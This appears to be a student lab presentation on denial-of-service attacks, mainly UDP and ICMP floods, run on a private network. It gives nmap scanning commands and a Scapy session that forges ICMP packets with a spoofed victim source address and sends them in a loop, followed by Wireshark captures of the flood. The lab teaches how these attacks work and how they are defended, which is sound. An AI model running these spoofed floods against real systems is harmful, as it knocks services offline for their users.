DOS ATTACKS

- UDP FLOODING ATTACK
- ICMP ATTACK
- TCP RESET ATTACK

By Team 6

UDP FLOOD

BACK GROUND:

- A UDP flood attack is a denial-of-service (DoS) attack using the User Datagram Protocol (UDP), a sessionless/connectionless computer networking protocol.
- UDP flood attack can be initiated by sending a large number of UDP packets to random ports on a remote host. As a result, the distant host will:
  - Check for the application listening at that port;
  - See that no application listens at that port;
  - Reply with an ICMP Destination Unreachable packet.

GOAL OF THIS LAB:

- DoS attacks are the weapon of choice for cyber-hacktivist groups and are increasing in severity and complexity. This lab, for demonstrating DOS will help us understand the UDP flooding attack that takes place in real life.
- We also will learn that once a single system is compromised, one can easily launch an attack on the network.

UDP FLOOD ATTACK set up


- We start with nmap tool to help us identify hosts on the network
- $sudo nmap –iflist - list all eth0 ips range
- $sudo nmap –sP network range ip - discovers all active hosts on network (ping sweeping)
- $sudo nmap –sS target ip host - steath mode to check for available open ports
- $sudo nmap –sU target ip add - list all UDP ports active on the tareget host
- On the desktop there is a python script that is labelled flooder2.py
- Open terminal and run it using the following commands
- $sudo python file_name
- The script has parameters that it asks for on the terminal i.e target ip, target port and duration
- Also inside the script, we can edit the amount of bytes to send to the host on line 6
- We go to victim machine and open task manager and go to network tab
- We can see that the network usage is almost 100% fully used.
- So it means that once the victim machine tries to assess the attacked port, it wont be possible since all the resources are used up.

ICMP FLOOD

BACKGROUND OF THE ATTACK

- **Internet Control Message Protocol** (**ICMP**) - is an error reporting and diagnostic utility and is considered a required part of any IP implementation, ICMP is useful in diagnosing network problems.
- **ICMP Flood –** is an attack that use ICMP Echo Request (ping) packets, this attack is most effective by using the flood option of ping which sends ICMP packets as fast as possible without waiting for replies. This attack is successful if the attacker has more bandwidth than the victim.
- One possible solution for ICMP Flood is blocking IPs that send too many ICMP requests to server(this solutions can be used also for others flooding attacks)

ICMP ATTACK DYNAMICS



The attacker sends ICMP echo requests with spoofed source addresses.

The router passes the echo requests only if a policy permits them.

ICMP echo requests from a variety of spoofed IP addresses

After the ICMP threshold is reached, the router rejects further ICMP echo requests from all addresses in the same security zone for the remainder of the current second and the next second as well.

Legitimate ICMP echo request from an address in the same security zone


GOAL OF THE LAB

- Implement ICMP Flood attack - we will attack server, using ICMP Echo Request (ping) packets using a victim Source IP.
- Server use a defense mechanism that will block the IP if it senses that it is getting too many requests from that particular IP.
- Using defense mechanism, server avoid ICMP Flooding.
- Because server will block IP(victim) used in source IP for ICMP ping request.
- When a legitimate request comes from an user(victim IP) he will be drop, and it's still a DoS attack.

ICMP FLOOD SET UP


- Find Server and Victim IPs from local network using one network scanning tool like Wireshark.
- Implement a defense mechanism on server that will block the IP if it senses that it is getting too many requests from that particular IP.
- Create ICMP Flood attack using Scapy tool, where we create a loop of sending ICMP ping requests using Victim IP for Source IP and Server IP for Destination IP in packets.
- Check in Wireshark ICMP packets.
- When server block ICMP flood, try to sent ping request from Victim PC, if it’s denied attack is successful.

(ATTACKER PC) CREATE ICMP PACKET IN SCAPY USING VICTIM IP FOR SOURCE IP AND SERVER IP FOR DESTINATION IP




```
dos@dos-VirtualBox:~$ sudo scapy
[sudo] password for dos:
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> packet = IP(src="192.168.1.103",dst="192.168.1.101")/ICMP()/"Helloooo!"
>>> packet.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 192.168.1.103
  dst= 192.168.1.101
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0
###[ Raw ]###
        load= 'Helloooo!'
>>> 
```

(ATTACKER PC) SENT ICMP PACKETS IN LOOP (ICMP FLOOD)



```
>>> send(packet, loop=1)
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
```

(ATTACKER PC OR SERVER PC) USE WIRESHARK TO SEE ICMP PACKETS




```
No.    Time        Source             Destination     Protocol Length Info
     1 0.000000000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
     2 0.000497000 CadmusCo_73:67:7a  Broadcast       ARP        60 Who has 192.168.1.103?  Tell 192.168.1.101
     3 0.002016000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
     4 0.004496000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
     5 0.006249000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
     6 0.007811000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
     7 0.009552000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
     8 0.011228000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
     9 0.015129000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    10 0.026211000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    11 0.031473000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    12 0.038912000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    13 0.041922000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    14 0.044210000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    15 0.046039000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    16 0.047536000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    17 0.049623000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    18 0.051248000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    19 0.052924000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    20 0.054560000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    21 0.057149000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    22 0.058940000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    23 0.060593000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    24 0.064922000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    25 0.071044000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    26 0.074174000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    27 0.076536000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    28 0.078265000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    29 0.079913000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    30 0.083338000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    31 0.086092000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    32 0.087455000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    33 0.089081000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    34 0.090718000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    35 0.092142000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
